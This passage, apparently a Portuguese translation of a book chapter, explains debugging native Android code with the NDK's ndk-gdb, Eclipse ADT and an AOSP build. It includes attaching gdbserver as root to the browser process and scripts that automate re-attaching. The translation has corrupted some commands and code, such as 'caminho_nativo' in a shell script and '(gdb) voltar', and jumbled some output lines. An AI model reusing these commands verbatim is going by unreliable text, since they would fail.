A preparação do aplicativo varia de acordo com o sistema de compilação que você usa. A ativação da depuração para código nativo usando apenas o NDK, por meio do `ndk-build`, é realizada definindo a variável de ambiente `NDK_DEBUG` como 1. Se você usar o Eclipse, precisará modificar as propriedades do projeto, conforme discutido na próxima seção. Você também pode criar um aplicativo habilitado para depuração usando o sistema de compilação Apache Ant com o comando `ant debug`. Qualquer que seja o sistema de compilação usado, a ativação da depuração no momento da compilação é essencial para a depuração bem-sucedida do código nativo.

OBSERVAÇÃO O uso dos scripts discutidos nesta seção requer que o diretório NDK esteja no seu caminho.

Vendo-o em ação

Para demonstrar a depuração nativa com o NDK, e em geral, criamos uma versão ligeiramente modificada do aplicativo "Hello World". Em vez de exibir a string, usamos um método da Java Native Interface (JNI) para retornar uma string ao aplicativo. O código do aplicativo de demonstração está incluído nos materiais deste capítulo. O trecho a seguir mostra os comandos usados para criar o aplicativo usando o NDK:

```
dev:NativeTest $ NDK_DEBUG=1 ndk-build
```

```
Gdbserver      : [arm-linux-androideabi-4.6] libs/armeabi/gdbserver
Gdbsetup       : libs/armeabi/gdb.setup
Compilação: hello-jni <= hello-jni.c
SharedLibrary: libhello-jni.so
Instalar      : libhello-jni.so => libs/armeabi/libhello-jni.so
dev:NativeTest $
```

Observando a saída, fica claro que a configuração da variável de ambiente `NDK_DEBUG` faz com que o script `ndk-build` faça algumas coisas a mais. Primeiro, o script adiciona um binário `gdbserver` ao pacote do aplicativo. Isso é necessário porque os dispositivos normalmente não têm um servidor GDB instalado neles. Além disso, o uso de um binário `gdbserver` que corresponda ao cliente GDB garante o máximo de compatibilidade e confiabilidade durante a depuração. A segunda coisa extra que o script `ndk-build` faz é criar um arquivo `gdb.setup`. A análise desse arquivo revela que ele é um script curto e gerado automaticamente para o cliente GDB. Esse script ajuda a configurar o GDB para que ele possa encontrar as cópias locais das bibliotecas, incluindo a JNI, e o código-fonte. Ao usar esse método de compilação, a compilação do código nativo é separada da compilação do próprio pacote do aplicativo. Para fazer o resto, use o Apache Ant. Você pode criar e instalar um pacote de depuração em uma única etapa com o Apache Ant usando o comando `ant debug install`. O trecho a seguir mostra esse processo, embora grande parte da saída tenha sido omitida para fins de brevidade:

```
dev:NativeTest $ ant debug install Buildfile:
/android/ws/1/NativeTest/build.xml [...]
instalar:
[echo] Instalando /android/ws/1/NativeTest/bin/MainActivity-debug.apk
para
emulador ou dispositivo padrão...
[exec] 759 KB/s (393632 bytes em 0,506s)
[exec]     pkg: /data/local/tmp/MainActivity-debug.apk
[exec] Sucesso

CRIAR SUCESSO
Tempo total: 16 segundos
```

Com o pacote instalado, você está finalmente pronto para começar a depurar o aplicativo.

Quando executado sem nenhum parâmetro, o script `ndk-gdb` tenta encontrar uma instância em execução do aplicativo de destino. Se nenhuma for encontrada, ele imprime uma mensagem de erro. Há muitas maneiras de lidar com esse problema, mas todas, exceto uma, exigem a inicialização manual do aplicativo. A maneira mais conveniente é fornecer o comando

`--start` para o script `ndk-gdb`, como pode ser visto no trecho a seguir.

```
dev:NativeTest $ ndk-gdb --start Set
uncaught java.lang.Throwable
Definir java.lang.Throwable diferido e não
capturado Inicialização do jdb ...
> Fluxo de entrada
fechado. GNU gdb (GDB)
7.3.1-gg2
Copyright (C) 2011 Free Software Foundation, Inc. [...]
```

```
warning: Não foi possível carregar símbolos de biblioteca compartilhada para 82
bibliotecas, por exemplo, libstdc++.so.
Use o comando "info sharedlibrary" para ver a listagem completa. Você
precisa de "set solib-search-path" ou "set sysroot"?
aviso: Endereço do ponto de interrupção ajustado de 0x40179b79 para
0x40179b78. 0x401bb5d4 in futex_syscall3 () from
/android/ws/1/NativeTest/obj/local/armeabi/libc.so
(gdb) break Java_com_example_nativetest_MainActivity_stringFromJNI Função
"Java_com_example_nativetest_MainActivity_stringFromJNI" não definida.
Tornar o ponto de interrupção pendente no futuro carregamento da biblioteca compartilhada?
(y ou [n]) y

Ponto de parada 1 (Java_com_example_nativetest_MainActivity_stringFromJNI)
pendente.
(gdb) cont
Continuação.
```

A maior vantagem de usar esse método é a capacidade de colocar pontos de interrupção no início dos caminhos de execução do código nativo. No entanto, esse recurso apresenta alguns problemas de tempo ao usar o NDK r9 com o Android 4.2.2 e 4.3. Mais especificamente, o aplicativo não é iniciado e, em vez disso, exibe a caixa de diálogo Waiting for Debugger indefinidamente. Felizmente, há uma solução simples. Depois que o cliente GDB nativo aparecer, execute manualmente o depurador Java e conecte-se ao endpoint padrão, como visto aqui:

```
dev:~ $ jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=65534 Set
uncaught java.lang.Throwable
Definir java.lang.Throwable diferido e não capturado
Inicialização do jdb ...>
```

Você pode executar esse comando suspendendo o script ou executando o comando em outra janela. Depois que o JDB for conectado, o aplicativo começará a ser executado e o ponto de interrupção que você definiu no trecho anterior deverá ser acionado.

```
Ponto de interrupção 1, Java_com_example_nativetest_MainActivity_stringFromJNI
(env=0x40168d90, thiz=0x7af0001d) em jni/hello-jni.c:31
31         android_log_print(ANDROID_LOG_ERROR, "NativeTest", "INSIDE
JNI!"); ;
(gdb)
```

O emprego dessa solução alternativa facilita a obtenção de pontos de interrupção antecipados. Mesmo ao iniciar o aplicativo manualmente, geralmente é possível fazer com que o aplicativo execute novamente a função do manipulador de eventos `onCreate` girando a orientação do dispositivo. Isso também pode ajudar a atingir alguns pontos de interrupção difíceis.

OBSERVAÇÃO Enquanto escrevíamos este livro, contribuímos com um patch simples para corrigir esse problema. Você pode encontrar o patch em <https://code.google.com/p/android/issues/detail?id=60685#c4>.

As versões mais recentes do NDK incluem o script `ndk-gdb-py`, que é semelhante ao `ndk-gdb`, exceto pelo fato de ser escrito em Python em vez de script de shell. Embora esse script não sofra com o problema da espera interminável pelo depurador, ele tem seus próprios problemas. Para ser mais específico, ele tem problemas quando o aplicativo tem como alvo versões mais antigas do Android SDK. A correção desse problema é uma simples alteração de uma linha, mas a alteração foi feita originalmente para corrigir um bug anterior. Esperamos que esses problemas sejam resolvidos com o tempo e que os recursos de depuração do NDK possam se tornar mais robustos e úteis.

Olhando por baixo do capô

Então, depois de se esquivar de um campo minado de problemas, você pode depurar nosso código nativo. Mas o que realmente acontece quando você executa o script `ndk-gdb`? Executar o script com o sinalizador `--verbose` esclarece um pouco o assunto. Consultar a documentação oficial, incluída como `docs/NDK-GDB.html` no NDK, também ajuda a esclarecer a situação. Com cerca de 750 linhas de script de shell, é possível ler tudo. As partes mais relevantes do script estão nas cerca de 40 linhas finais. O trecho a seguir mostra as linhas do Android NDK r9 para Linux `x86_64`:

```
708 # Obtenha o binário do app_server do dispositivo
709 APP_PROCESS=$APP_OUT/app_process
710 execute adb_cmd pull /system/bin/app_process `native_path $APP_PROCESS`
711 log "Pulled app_process from device/emulator." 712
713 execute adb_cmd pull /system/bin/linker `native_path $APP_OUT/linker`
714 log "Linker retirado do
dispositivo/emulador." 715
716 execute adb_cmd pull /system/lib/libc.so `native_path $APP_OUT/libc.so` 
717 log "Pulled libc.so from device/emulator."
```

Os comandos nas linhas 710, 713 e 716 baixam três arquivos essenciais do dispositivo. Esses arquivos são os binários `app_process`, `linker` e `libc.so`. Esses arquivos contêm informações essenciais e alguns símbolos limitados. Eles não contêm informações suficientes para permitir a depuração no nível do código-fonte, mas a seção "Depuração com símbolos", mais adiante neste capítulo, explica como fazer isso. Sem os arquivos baixados, o cliente GDB terá problemas para depurar adequadamente o processo de destino, especialmente ao lidar com threads. Depois de extraír esses arquivos, o script tenta iniciar o JDB para satisfazer o problema "Waiting for Debugger" (Esperando pelo depurador) que você tratou anteriormente. Por fim, ele inicia o cliente GDB, conforme mostrado aqui:

```
730 # Agora, inicie o cliente gdb apropriado com os comandos de
inicialização corretos
731 #
732 GDBCLIENT=${TOOLCHAIN_PREFIX}gdb
733 GDBSETUP=$APP_OUT/gdb.setup
734 cp -f $GDBSETUP_INIT $GDBSETUP
735 #descomente o seguinte para depurar somente a conexão remota
736 #echo "set debug remote 1" >> $GDBSETUP
```

```
737 echo "file `native_path $APP_PROCESS`" >> $GDBSETUP
738 echo "target remote :$DEBUG_PORT" >> $GDBSETUP
739 if [ -n "$OPTION_EXEC" ] ; then
740     cat $OPTION_EXEC >> $GDBSETUP
741 fi
742 $GDBCLIENT -x `caminho_nativo $GDBSETUP`
```

A maioria dessas instruções, nas linhas 733 a 741, está criando um script usado pelo cliente GDB. Ele começa copiando o arquivo `gdb.setup` original que foi colocado no aplicativo durante o processo de compilação de depuração. Em seguida, aparecem alguns comentários. Descomentar essas linhas permite a depuração das próprias comunicações do protocolo GDB. A depuração nesse nível é boa para rastrear problemas de instabilidade do `gdbserver`, mas não é útil ao depurar seu próprio código. As duas linhas seguintes informam ao cliente GDB onde encontrar o binário de depuração e como se conectar ao servidor GDB em espera. Nas linhas 739 a 741, o `ndk-gdb` anexa um script personalizado que pode ser especificado com o sinalizador `-x` ou `--exec`. Essa opção é particularmente útil para automatizar a criação de pontos de interrupção ou executar scripts mais complexos. Mais informações sobre esse tópico são discutidas na seção "Automatização do cliente GDB", mais adiante neste capítulo. Por fim, o cliente GDB e o script GDB recém-gerado são executados. Entender como o script `ndk-gdb` funciona abre caminho para os tipos de depuração avançada com script que são discutidos na seção "Aumento da automação", mais adiante neste capítulo.

Depuração com o Eclipse

Quando a versão 20 do plug-in do ADT foi lançada em junho de 2012, ela incluía suporte para criação e depuração de código nativo. Com essa adição, finalmente foi possível usar o Eclipse IDE para depurar código C/C++. No entanto, a instalação de uma versão do ADT com suporte a código nativo não é suficiente para começar. Esta seção descreve as etapas adicionais necessárias para obter a depuração em nível de fonte para o código nativo dentro do aplicativo de demonstração.

Adição de suporte a código nativo

Depois de abrir o projeto, a primeira etapa para obter a depuração nativa é informar ao ADT onde encontrar a instalação do NDK. Dentro do Eclipse, selecione Preferences (Preferências) no menu Window (Janela). Expanda o item Android e selecione NDK. Agora, digite ou navegue até o caminho onde seu NDK está instalado. Clique em Apply e, em seguida, clique em OK. Normalmente, também seria necessário adicionar código nativo ao projeto.

Felizmente, o código-fonte nos materiais de acompanhamento deste capítulo já inclui o código nativo necessário. Se houver algum problema ou se você quiser adicionar código nativo a um novo projeto de aplicativo Android, siga as etapas abaixo. Caso contrário, é seguro pular o próximo parágrafo.

Para adicionar suporte nativo ao projeto, comece clicando com o botão direito do mouse no projeto na exibição Package Explorer e selecionando `Android Tools > Add Native Support`.

item de menu. Na caixa de diálogo exibida, digite o nome da JNI. No caso do nosso aplicativo de demonstração, é `hello-jni`. Clique em OK. Nesse ponto, o ADT cria o diretório `jni` e adiciona um arquivo chamado `hello-jni.cpp` ao projeto. A próxima etapa é ajustar algumas configurações antes de iniciar o depurador.

Preparação para depurar o código nativo

Assim como fez antes com o `ndk-gdb`, você precisa informar ao sistema de compilação do Android que deseja compilar com a depuração ativada. Para fazer isso no Eclipse, são necessárias apenas algumas ações simples. Primeiro, selecione Project > Properties. Expanda a seção

Grupo de opções C/++ Build e selecione Environment. Clique no botão Adicionar. Digite `NDK_DEBUG` para o nome da variável e `1` para o valor. Após clicar em OK, tudo estará configurado para iniciar a depuração. Para confirmar que a nova variável de ambiente está em vigor, selecione Project > Build All. Saída semelhante à exibida quando

usando o `ndk-gdb` diretamente devem ser exibidos na visualização do Console. Em particular,

procure as linhas que começam com `Gdb`.

Vendo-o em ação

Como o objetivo é depurar o código, você ainda quer confirmar que tudo está funcionando como deveria. A maneira mais simples de fazer isso é verificar se você pode atingir interativamente um ponto de interrupção dentro do Eclipse. Primeiro, coloque um ponto de interrupção dentro do método JNI onde você deseja interromper. No caso do aplicativo de demonstração, a linha com a chamada para a função `android_log_print` é o local ideal. Depois que o ponto de interrupção for definido, inicie uma sessão de depuração clicando no botão da barra de ferramentas Debug As. Se esse aplicativo nunca tiver sido depurado antes, você verá uma caixa de diálogo perguntando como depurá-lo. Para depurar o código nativo, selecione Aplicativo nativo do Android e clique em OK. O ADT inicia o depurador nativo, é anexado ao processo remoto e continua a execução. Com um pouco de sorte, você verá o nosso ponto de interrupção atingido, conforme mostrado na Figura 7-8.

Infelizmente, o sucesso é deixado por conta da sorte devido a outra forma do problema Waiting for Debugger. Desta vez, em vez de esperar para sempre, ele é dispensado muito rapidamente e você perde o ponto de interrupção na primeira vez. Felizmente, a solução alternativa de alternância de orientação permite que você faça com que o evento `onCreate` seja acionado novamente e, assim, reexecute o código nativo, parando no ponto de interrupção.

Depuração com o AOSP

O repositório AOSP contém quase tudo o que você precisa para começar a funcionar. Um binário ADB, que normalmente vem do SDK Platform Tools, é a única outra coisa necessária. Como os dispositivos Nexus são diretamente compatíveis com o AOSP, o uso de um dispositivo Nexus para depuração de código nativo

proporciona a melhor experiência. De fato, quase todos os exemplos deste capítulo foram desenvolvidos com o

uso de um dispositivo Nexus. Além disso, os dispositivos Nexus são fornecidos com binários criados usando a variante de criação userdebug. Isso é evidenciado pela existência de uma seção `.gnu_debuglink` no binário ELF (Executable and Linker Format). O uso dessa variante de compilação cria símbolos parciais para todos os binários de código nativo no dispositivo. Esta seção apresenta o processo de uso de um checkout do AOSP para depurar o navegador Android, que se divide em três fases básicas: configuração do ambiente, conexão com o navegador e conexão com o cliente do depurador.




Figura 7-8: Parado em um ponto de interrupção nativo no Eclipse

OBSERVAÇÃO Devido ao modelo de segurança do Android, a depuração de processos do sistema escritos em código nativo requer acesso à raiz. Você pode obter acesso à raiz usando uma compilação eng ou aplicando as informações fornecidas no Capítulo 3.

Configuração do ambiente

Antes de anexar o GDB ao processo de destino, você deve configurar seu ambiente. Usando o AOSP, você pode fazer isso com apenas alguns comandos simples. No trecho a seguir, você configura o ambiente para depuração de programas escritos em C/C++ em um Galaxy Nexus GSM com Android 4.3 (JWR66Y).

```
dev:~/android/source $ mkdir -p device/samsung && cd $_ dev:~/android/source/device/samsung $ git clone \
```

```
/aosp-mirror/device/samsung/maguro.git Clonando
em 'maguro'...
feito.
dev:~/android/source/device/samsung $ git clone \
/aosp-mirror/device/samsung/tuna.git
Clonando em 'tuna'...
feito.
dev:~/android/source/device/samsung $ cd ../../..
dev:~/android/source $ . build/envsetup.sh including
device/samsung/maguro/vendorsetup.sh including
sdk/bash_completion adb.bash dev:~/android/source $
lunch full_maguro-userdebug

=====
PLATFORM_VERSION_CODENAME=REL
PLATFORM_VERSION=4.3
TARGET_PRODUCT=full_maguro
TARGET_BUILD_VARIANT=userdebug
TARGET_BUILD_TYPE=release
TARGET_BUILD_APPS= TARGET_ARCH=arm
TARGET_ARCH_VARIANT=armv7-a-neon
TARGET_CPU_VARIANT=cortex-a9
HOST_ARCH=x86
HOST_OS=linux
HOST_OS_EXTRA=Linux-3.2.0-52-generic-x86_64-with-Ubuntu-12.04-precise
HOST_BUILD_TYPE=release
BUILD_ID=JWR66Y
OUT_DIR=out
=====
```

Os primeiros comandos obtêm os diretórios específicos do dispositivo para o Galaxy Nexus, que são necessários para esse processo. O repositório device/samsung/maguro é específico para o Galaxy Nexus GSM, enquanto o repositório device/samsung/tuna contém itens compartilhados com o Galaxy Nexus CDMA/LTE. Por fim, você configura e inicializa o ambiente de compilação do AOSP carregando o script build/ envsetup.sh em seu shell e executando o comando `lunch`.

Com o ambiente AOSP configurado, a próxima etapa é configurar o dispositivo. Como as imagens de produção (compilações de usuário e depuração de usuário) não incluem um binário de servidor GDB, você precisa carregar um. Felizmente, o diretório de pré-compilações do AOSP inclui exatamente o binário gdbserver de que você precisa. O próximo trecho mostra o comando para conseguir isso, incluindo o caminho para o binário do gdbserver no repositório do AOSP:

```
dev:~/android/source $ adb push prebuilts/misc/android-arm/gdbserver/
gdbserver \
/data/local/tmp
1393 KB/s (186112 bytes em 0,130s)
dev:~/android/source $ adb shell chmod 755 /data/local/tmp/gdbserver
dev:~/android/source $
```

Agora que o binário do gdbserver está no dispositivo, você está quase pronto para anexar ao processo do navegador.

Nesta demonstração, você conectará o cliente GDB ao servidor GDB usando uma conexão TCP/IP padrão. Para fazer isso, você deve escolher um de dois métodos. Se o dispositivo estiver na mesma rede Wi-Fi que o host de depuração, basta usar seu endereço IP em vez de 127.0.0.1 nas seções a seguir. No entanto, a depuração remota por Wi-Fi pode ser problemática devido a velocidades lentas, problemas de sinal, recursos de economia de energia ou outros problemas. Para evitar esses problemas, recomendamos a depuração usando ADB por USB sempre que possível. Ainda assim, algumas situações, como a depuração do processamento USB, podem ditar qual método precisa ser usado. Para usar o USB, você precisa usar o recurso de encaminhamento de porta do ADB para abrir um conduíte para o seu cliente GDB. Fazer isso é simples, como mostrado aqui:

```
dev:~/android/source $ adb forward tcp:31337 tcp:31337
```

Com essa etapa concluída, você terminou de inicializar seu ambiente de depuração mínimo.

Vinculação ao navegador

A próxima etapa é usar o servidor GDB para executar o programa de destino ou anexá-lo a um processo existente. A execução do binário `gdbserver` sem nenhum argumento mostra os argumentos de linha de comando que ele espera.

```
dev:~/android/source $ adb shell /data/local/tmp/gdbserver Uso:  
gdbserver [OPTIONS] COMM PROG [ARGS ...]  
gdbserver [OPTIONS] --attach COMM PID  
gdbserver [OPTIONS] --multi COMM  
  
COMM pode ser um dispositivo tty (para depuração serial) ou HOST:PORT  
para escutar uma conexão TCP.
```

Opções:

```
--debugAtiva a saída de depuração geral.  
--remote-debugAtiva a saída de depuração de protocolo remoto.  
--versionExibe informações sobre a versão e sai.  
--wrapper WRAPPER -- Executa o WRAPPER para iniciar novos programas.
```

A saída de uso anterior mostra que três modos diferentes são suportados por esse binário do `gdbserver`. Todos os três exigem um parâmetro `COMM`, que é descrito no trecho acima. Para esse parâmetro, use a porta que você encaminhou anteriormente, `tcp:31337`. O primeiro modo suportado mostrado é para execução de um programa. Ele permite especificar o programa de destino e os parâmetros desejados a serem passados a ele. O segundo modo suportado permite anexar a um processo existente, usando a ID do processo especificada pelo parâmetro `PID`. O terceiro modo suportado é chamado de modo multiprocesso. Nesse modo, o `gdbserver` escuta um cliente, mas não executa nem anexa automaticamente um processo. Em vez disso, ele aguarda o cliente para obter instruções.

Para a demonstração, usamos o modo de anexação porque ele é mais resistente a falhas no cliente ou no servidor GDB, que infelizmente ocorrem ocasionalmente. Depois de escolher um modo operacional, você estará pronto para anexar ao navegador. No entanto, a conexão com o navegador exige que ele já esteja em execução. Ele não é executado automaticamente na inicialização, portanto, é necessário iniciá-lo usando o seguinte comando:

```
shell@android:/ $ am start -a android.intent.action.VIEW \
-d about:blank com.google.android.browser
Iniciando: Intent { act=android.intent.action.VIEW dat=about:blank }
```

Você usa o comando `am` com o parâmetro `start` para enviar uma intenção solicitando que o navegador abra e navegue até o URI `about:blank`. Além disso, você especifica o nome do pacote do navegador, `com.google.android.browser`, para evitar a geração acidental de outros navegadores que possam estar instalados. Também é uma alternativa perfeitamente viável gerar o navegador manualmente.

A última coisa que você precisa anexar ao navegador em execução é o ID do processo. Use a venerável ferramenta BusyBox, sozinha ou em combinação com o comando `ps`, para encontrar esse último detalhe que o impede de anexar.

```
2051 shell@android:/ $ ps | /data/local/tmp/busybox grep browser
u0_a42051129 59224 ffffffff 00000000 S
com.google.android.browser
shell@android:/ $ /data/local/tmp/busybox pidof \ com.google.android.browser
2051
```

Agora, inicie o `gdbserver` usando o modo de anexação. Para fazer isso, primeiro saia do shell do ADB e retorne ao shell da máquina host. Use o comando `adb shell` para gerar o `gdbserver`, instruindo-o a anexar ao ID do processo do navegador.

```
dev:~/android/source $ adb shell su -c /data/local/tmp/gdbserver \
--attach tcp:31337 2225
Attached; pid = 2225
Listening on port 31337
^Z
[1]+ Stoppedadb shell su -c /data/local/tmp/gdbserver
--attach tcp:31337 2225
dev:~/android/source $ bg
[1]+ adb shell su -c /data/local/tmp/gdbserver --attach tcp:31337 2225 &
```

Depois que o `gdbserver` for iniciado, use a combinação de teclas Control-Z para suspender o processo. Em seguida, coloque o processo do `adb` em segundo plano usando o comando `bg` do bash. Como alternativa, você pode enviar o ADB para segundo plano desde o início usando o operador de controle & do bash, que é semelhante ao comando `bg`. Isso libera o terminal para que você possa anexar o cliente GDB.

Conectando o cliente GDB

A fase final do processo é conectar o cliente GDB ao servidor GDB que está escutando no dispositivo. O AOSP inclui um cliente GDB totalmente funcional. As revisões mais recentes do AOSP incluem até mesmo suporte a Python no cliente GDB incluído. Você gera e conecta o cliente como mostrado aqui:

```
dev:~/android/source $ arm-eabi-gdb -q (gdb)
target remote :31337
Depuração remota usando :31337
Depuração remota do host 127.0.0.1
0x4011d408 em ?? ()
(gdb) voltar
#0 0x4011d408 in ?? ()
#1 0x400d1fcc em ?? () #2
0x400d1fcc em ?? ()
Backtrace interrompido: quadro anterior idêntico a este quadro (pilha
corrompida?)
(gdb)
```

Depois de executar o cliente, instrua-o a se conectar ao servidor GDB em espera usando o comando `target remote`. O argumento para esse comando corresponde à porta que você encaminhou anteriormente usando o ADB ao configurar o ambiente. Observe que, por padrão, o cliente GDB usa a interface de loopback local quando o endereço IP é omitido. A partir daqui, você tem acesso total ao processo de destino. É possível definir pontos de interrupção, inspecionar registros, inspecionar a memória e muito mais.

Usando o comando `gdbclient`

O evento do ambiente de compilação do AOSP define um comando embutido no bash, o `gdbclient`, para automatizar grande parte do processo abordado anteriormente. Ele pode encaminhar portas, gerar um servidor GDB e conectar o cliente GDB automaticamente. Com base no requisito de que o binário `gdbserver` esteja no dispositivo e no caminho de execução do usuário do ADB, é provável que ele seja usado com um dispositivo que esteja executando uma compilação eng. Você pode visualizar a definição completa desse built-in usando o comando shell a seguir:

```
dev:~/android/source $ declare -f gdbclient
gdbclient(){}
[...]
```

A totalidade do comando foi omitida para fins de brevidade. Recomendamos que você acompanhe o processo usando seu próprio ambiente de compilação.

A primeira coisa que o `gdbclient` faz é consultar o sistema de compilação do Android para identificar os detalhes definidos durante o processo de inicialização do ambiente detalhado anteriormente. Isso inclui caminhos e variáveis, como a arquitetura de destino. Em seguida, o `gdbclient` tenta determinar como foi chamado. Ele pode ser iniciado com

zero, um, dois ou três argumentos. O primeiro argumento é o nome de um binário no diretório `/system/bin`. O segundo argumento é o número da porta a ser encaminhada, prefixado por um caractere de dois pontos. Esses dois primeiros argumentos simplesmente superam os padrões de `app_process` e `:5039`, respectivamente.

O terceiro argumento especifica a ID do processo ou o nome do comando para o qual o

ele será anexado. Se o terceiro argumento for um nome de comando, o `gdbclient` tentará resolver o ID do processo desse comando no dispositivo de destino usando o `pid` integrado. Quando o terceiro argumento é processado com êxito, o `gdbclient` usa o ADB para encaminhar automaticamente uma porta para o dispositivo e anexa o binário do `gdbserver` ao processo de destino. Se o terceiro argumento for omitido, o ônus de gerar um servidor GDB recairá sobre o usuário.

Em seguida, o `gdbclient` gera um script GDB muito parecido com o script `ndk-gdb`. Ele configura algumas variáveis GDB relacionadas a símbolos e instrui o cliente GDB a se conectar ao servidor GDB em espera. No entanto, há duas grandes diferenças em relação ao script `ndk-gdb`. Primeiro, o `gdbclient` depende de símbolos de uma compilação personalizada em vez de extrair binários do dispositivo de destino. Se nenhuma compilação personalizada foi feita, é improvável que o `gdbclient` funcione. Em segundo lugar, o `gdbclient` não permite que o usuário especifique nenhum comando ou script adicional para o cliente GDB executar. A inflexibilidade e as suposições feitas pelo `gdbclient` integrado dificultam seu uso, especialmente em cenários avançados de depuração. Embora possa ser possível contornar alguns desses problemas redefinindo o `gdbwrapper` incorporado ou criando um arquivo `.gdbinit` personalizado, essas opções não foram exploradas e são deixadas como um exercício para o leitor.

Aumento da automação

A depuração de um aplicativo como o navegador Android pode consumir muito tempo. Ao desenvolver exploits, fazer engenharia reversa ou se aprofundar em um problema, há algumas pequenas coisas que podem ajudar muito. Automatizar o processo de geração do servidor e do cliente GDB ajuda a simplificar a experiência de depuração. O uso dos métodos descritos nesta seção também permite automatizar ações específicas do projeto, que, nesta demonstração, se aplicam diretamente à depuração do navegador Android. Você pode notar que esses métodos são bastante semelhantes aos empregados no Capítulo 6, mas eles visam melhorar a produtividade de um pesquisador em vez de automatizar totalmente os testes. O objetivo é automatizar o maior número possível de tarefas rotineiras e, ao mesmo tempo, dar ao pesquisador espaço para aplicar seus conhecimentos.

Automatização de tarefas no dispositivo

Em muitos cenários, como o desenvolvimento de uma exploração, é necessário participar de um grande número de sessões de depuração. Infelizmente, no modo de anexação, o `gdbserver` é encerrado após a conclusão da sessão de depuração. Nessas situações, é útil usar alguns pequenos scripts de shell para automatizar o

processo de anexação repetida.

A primeira etapa é criar o pequeno script de shell a seguir no host e torná-lo executável.

```
dev:~/android/source $ cat > debugging.sh
#!/bin/sh
while true; do
    sleep 4
    adb shell 'su -c /data/local/tmp/attach.sh' >> adb.log 2>&1
done
^D
dev:~/android/source $ chmod 755 debugging.sh dev:~/android/source $
```

A execução em segundo plano no host garante que uma instância do `gdbserver` seja gerada novamente no dispositivo quatro segundos após a saída. O atraso serve para que o processo de destino tenha tempo de sair do sistema. Embora isso também possa ser feito com um script de shell no próprio dispositivo, executá-lo no host ajuda a evitar a exposição acidental do ponto de extremidade do `gdbserver` a redes não confiáveis.

Em seguida, crie o script de shell `/data/local/tmp/attach.sh` no dispositivo e torne-o executável.

```
shell@maguro:/data/local/tmp $ cat > attach.sh
#!/system/bin/sh

# iniciar o navegador
am start -a android.intent.action.VIEW -d about:blank \
com.google.android.browser

# Aguarde o início do
sleep 2

# Anexar o gdbserver
cd /data/local/tmp
PID=`./busybox pidof com.google.android.browser` # requer busybox
./gdbserver --attach tcp:31337 $PID
^D
shell@maguro:/data/local/tmp $ chmod 755 attach.sh shell@maguro:/data/local/tmp $
```

Esse script lida com a inicialização do navegador, obtendo sua ID de processo e anexando o servidor GDB a ele. Com os dois scripts prontos, basta executar o primeiro script em segundo plano no host.

```
dev:~/android/source $ ./debugging.sh &
[1] 28994
```

O uso desses dois pequenos scripts elimina a necessidade de alternar desnecessariamente as janelas para fazer o re-spawn do `gdbserver`. Isso permite que o pesquisador se concentre na tarefa em questão, usando o cliente GDB para depurar o processo de destino.

Automatização do cliente GDB

A automação do cliente GDB ajuda a simplificar ainda mais o processo de análise. Todos os clientes GDB modernos suportam uma linguagem de script personalizada específica para o GDB. As versões mais recentes do cliente GDB AOSP também incluem suporte para scripts Python. Esta seção usa scripts GDB para automatizar o processo de conexão com um processo `gdbserver` em espera.

Para simplesmente se conectar ao servidor GDB remoto, basta usar o cliente GDB da opção `-ex`. Essa opção permite que o pesquisador especifique um único comando a ser executado após a inicialização do cliente GDB. O trecho a seguir mostra como usar isso para anexar ao seu servidor GDB em espera usando o comando `target remote`:

```
dev:~/android/source $ arm-eabi-gdb -q -ex "target remote :31337"
Depuração remota usando :31337
Depuração remota do host 127.0.0.1
0x401b5ee4 em ?? ()
```

(gdb)

Às vezes, como você verá nas seções a seguir, é necessário executar automaticamente vários comandos do cliente GDB. Embora seja possível usar a opção `-ex` várias vezes em uma linha de comando, outro método é mais adequado. Além de `-ex`, o cliente GDB também suporta a opção `-x`. Usando essa opção, um pesquisador coloca os comandos que deseja usar em um arquivo e passa o nome do arquivo como argumento após a opção `-x`. Você viu esse recurso ser usado na seção "Depuração com o NDK", anteriormente neste capítulo. Além disso, o GDB lê e executa comandos de um arquivo chamado `.gdbinit` no diretório atual por padrão. Colocar os comandos de script nesse arquivo alivia a necessidade de especificar quaisquer opções extras para o GDB.

Independentemente do método que você usa, a criação de scripts do GDB é extremamente útil para automatizar as sessões de depuração. O uso de scripts do GDB permite a configuração de ações complexas e específicas do projeto, como rastreamento personalizado, pontos de interrupção interdependentes e muito mais. A criação de scripts mais avançados é abordada nas seções que tratam da análise de vulnerabilidades mais adiante neste capítulo.

Depuração com símbolos

Acima de tudo, os símbolos são as informações mais úteis na depuração do código nativo. Eles encapsulam informações que são úteis para um ser humano e as vinculam aos locais de código em um binário. Lembre-se de que os símbolos para binários ARM também são usados para transmitir informações sobre o modo do processador para o depurador. A depuração sem símbolos, que é abordada mais detalhadamente na seção "Depuração com um dispositivo não AOSP", pode ser uma experiência terrivelmente dolorosa. Quer sejam predefinidos ou precisem ser criados de forma personalizada, sempre procure e utilize símbolos. Esta seção discute as nuances dos símbolos e fornece orientação sobre a melhor forma de utilizá-los na depuração de código nativo no Android.

